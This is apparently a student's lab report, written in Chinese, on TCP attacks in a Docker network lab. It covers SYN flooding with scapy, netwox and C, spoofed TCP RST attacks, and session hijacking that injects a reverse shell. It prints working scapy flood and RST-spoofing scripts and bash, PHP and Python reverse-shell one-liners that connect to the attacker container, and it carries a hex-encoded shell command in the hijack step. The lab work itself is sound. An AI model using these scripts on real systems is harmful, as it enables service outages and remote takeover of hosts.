Lab1 TCP 漏洞

- 姓名：雷鹏霄
- 班级：网安2004
- 学号：U202014627

文件说明

├─pcapng： 实验运行中保存的捕获报文。最好在实验seed Ubuntu下的wireshark打开（可能版本不一样导致标识差异）
├─pic　　：实验截图
├─sourcecode: 实验所用到的源码
└─readme.md: 试验记录

1.实验环境

- seed ubuntu 16.04　用`uname -a`可以查看Linux机器版本

1.1 实验准备

详情请见参考手册


1.2 docker配置

首先给seedUbuntu 进行扩容，详情查看使用手册

```
docker ps -a #查看当前运行的容器

docker run -it --name=user --privileged      "seedubuntu" /bin/bash
docker run -it --name=server --privileged    "seedubuntu" /bin/bash
docker run -it --name=attacker --privileged  "seedubuntu" /bin/bash

docker exec -it 容器名 /bin/bash
docker exec -it user /bin/bash
```

各个容器的IP对应关系如下：

```
user:       172.17.0.2
server:     172.17.0.3
attacker:   172.17.0.4

attacker2:  192.168.62.3
#添加路由实现
#route add -net 172.17.0.0 netmask 255.255.0.0 gw 192.168.62.15
sysctl -w net.ipv4.tcp_syncookies=0
netwox 76 -i 172.17.0.4 -p 4444 -s raw
```



1.3 打开相关服务

见指导手册。

2.实施攻击

2.1 TCP syn-flood

在靶机上查看自己打开的端口

```
netstat -nultp
netstat -nultp | grep tcp #查询开启的tcp端口
```

可以看见打开了23，7号端口


```
root@3a780a964ef0:/# netstat -nultp |grep tcp
tcp        0      0 0.0.0.0:7               0.0.0.0:*               LISTEN      1008/xinetd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      1008/xinetd
root@3a780a964ef0:/#
```

2.1.1 使用scapy 进行攻击

`sourcecode\synflood.py` 源码如下所示

```python
#!/usr/bin/python3
#root@VM:/home/seed# pip list | grep scapy
#scapy (2.5.0)


from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"


a = IP(dst=server)
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b
while True:
 pkt['IP'].src = str(IPv4Address(getrandbits(32)))
 send(pkt, verbose = 0)

```


在另一台攻击机上运行python脚本，得到的实验截图如下所示：



可以看到telnet服务依旧可以使用。


原因：

python脚本发包频率太低，发包速度大概是40个/s， 内存占用如下所示，只占用了10%的cpu。而netwox 发包频率是十万甚至百万级别的，cpu几乎占满了（这里就不再上截图了，免得图太多了）




2.1.2 使用netwox 进行攻击

正常情况下，使用user 连接 server， 可以连接上




当启用netwox攻击时，可以看见一直在进行尝试，实验截图如下

```
netwox 76 --help2
#netwox 76 -i ip -p port [-s spoofip]

netwox 76 -i 172.17.0.2 -p 23
```




提示：`Unable to connect to remote host: Connection timed out`



2.1.3 c语言源码实现攻击

示例代码：见`sourcecode\myheader.h  sourcecode\syn_flooding.c`

编译成功后，攻击成功，连接出现卡顿。



2.2 针对 telnet 或 ssh 连接的 TCP RST 攻击


2.2.1 利用netwox实现rst

利用netwox编号为78的工具`Reset every TCP packet`

（netwox 有时候搜不出来，功能列表如下https://devdiv.github.io/school/tools/net/netwox

```
netwox 78 --help2

<<Comment
Usage: netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
Parameters:
 -d|--device device             device name {Eth0}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization type {linkbraw}
 -i|--ips ips                   limit the list of IP addresses to reset
{all}
 --help                         display simple help
 --kbd                          ask missing parameters from keyboard
 --kbd-k or --kbd-name          ask parameter -k|--name from keyboard
 --argfile file                 ask missing parameters from file

Comment


netwox 78 -d docker0  -f "host 172.17.0.2 or  host 172.17.0.3"
#这里一定要监听docker0 否则不会成功
```

docker0 相当于一个网桥，与docker 内的各个网络桥接，所以必须要监听这个网卡（个人理解）。实验截图如下所示：



> 参考：什么是docker 0：https://blog.csdn.net/weixin_44234846/article/details/100688569


2.2.2 使用scapy 实现rst

参考源码：reset_manual.py，手动查看Sequence Number，填入其中

```
#!/usr/bin/python3
from scapy.all import *

user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"

sport=55500
seq=103634612

print("SENDING RESET PACKET.........")


ip = IP(src=user, dst=server)
tcp1 = TCP(sport=sport, dport=23,flags="R",seq=seq)

tcp2 = TCP(sport=sport, dport=23,flags="S",seq=1)

pkt1 = ip/tcp1
pkt2 = ip/tcp2

send(pkt1,verbose=0)
send(pkt2,verbose=0)

#for i in range(1,100):
    #send(pkt1,verbose=0)
    #send(pkt2,verbose=0)
    #ls(pkt)
```

为了方便起见，将TCP的相对端口号设置为绝对端口号，再edit -> preferences -> protocal -> relative xxx ... 取消掉，就可以了。

接着手动填入上方的sport 和 seq ， 接着就可以实现 TCP RST 攻击了。



为什么还要发送一个SYN包

当只发一个RST包时，Telnet 不会停止连接。这时随便输入一个数数字，连接断开。猜测是telnet 自己的 机制。为了方便起见，这里顺便输入了一个SYN 包 好让程序自动退出。

参考源码：reset_auto.py

```
#!/usr/bin/python3
from scapy.all import *

user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"

PORT = 23

def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    #避免截获自己抓的包
    if old_tcp.flags=="R":
        return
    #ls(pkt)
    ip_new  = IP(src=old_ip.src,dst=old_ip.dst)
    tcp_new = TCP(sport=old_tcp.sport,
dport=old_tcp.dport,flags="R",seq=old_tcp.seq)
    pkt = ip_new/tcp_new

```


```
22      send(pkt,verbose=0)
23      #print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))
24
25  f = 'tcp and src host {} and dst host {} and dst port {}'.format(user,
    server, PORT)
26
27  #必须要指定docker0才能抓到包，不知道为什么
28  iface='docker0'
29  sniff(filter=f,iface=iface, prn=spoof)
30  #sniff(filter=f, prn=spoof)
31  #sniff(prn=spoof)
```

运行reset_auto.py，自动进行RST 攻击。连接还是建立了。

连接建立的原因

python sniff 后再发包的速度远远小于telnet简历连接的速度，以至于还没有开始进行RST攻击就已经建立好连接了。但是随后一系列的RST包使得连接重叠，这时随便进行一个输入（或者发一个TCP包）都会打断连接。

以上猜测可以通过捕获的报文`pcapng\Reset_auto.pcapng`进行证明。



2.3 TCP会话劫持,实现反弹shell

首先在攻击机上监听一个端口

```
1  nc -lvnp 7777
```

接着在靶机上运行下列语句(任选其一)，可以看到反弹shell到了自己的攻击机上了


```
user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"

bash -i >& /dev/tcp/172.17.0.4/7777 0>&1
/bin/bash -c " /bin/bash -i >& /dev/tcp/172.17.0.4/7777  0>&1"



#php执行反弹shell
php -r '$f=fsockopen("targrt_ip",port);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$f=fsockopen("172.17.0.4",7777);exec("/bin/sh -i <&3 >&3 2>&3");'


#从python执行反弹shell
python -c 'import socket,subprocess,os; \
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);\
s.connect(("172.17.0.4",7777));\
os.dup2(s.fileno(),0);\
os.dup2(s.fileno(),1);\
os.dup2(s.fileno(),2);\
p=subprocess.call(["/bin/sh","-i"]);'


```

2.3.1 使用netwox实现

使用编号为40的Spoof Ip4Tcp packet进行会话劫持，查看它的用法如下

```
user="172.17.0.2"
server="172.17.0.3"
attacker="172.17.0.4"


Title: Spoof Ip4Tcp packet
Usage: netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]
Parameters:
-l|--ip4-src ip IP4 src {10.0.2.6}
-m|--ip4-dst ip IP4 dst {5.6.7.8}
-o|--tcp-src port TCP src {1234}
-p|--tcp-dst port TCP dst {80}
-q|--tcp-seqnum uint32 TCP seqnum (rand if unset) {0}
-H|--tcp-data mixed_data mixed data

netwox 40 -l 172.17.0.2 -m 172.17.0.3 -o 55618 -p 23 -H
"62617368202d69203e26202f6465762f7463702f3137322e31372e302e342f3737373720303
e26310d00" -q 1618441023 -r 625610549 --tcp-ack

```

当然，最后要加一个0d00，代表着\r\n，要输入回车执行命令。成功执行的截图如下所示。



具体的报文见 `\pcapng\TCP_hijack.pcapng`

2.3.2 使用scapy实现

`sourcecode\hijacking_manual.py` 本质上和netwox 实现一样，这里不再进行实验

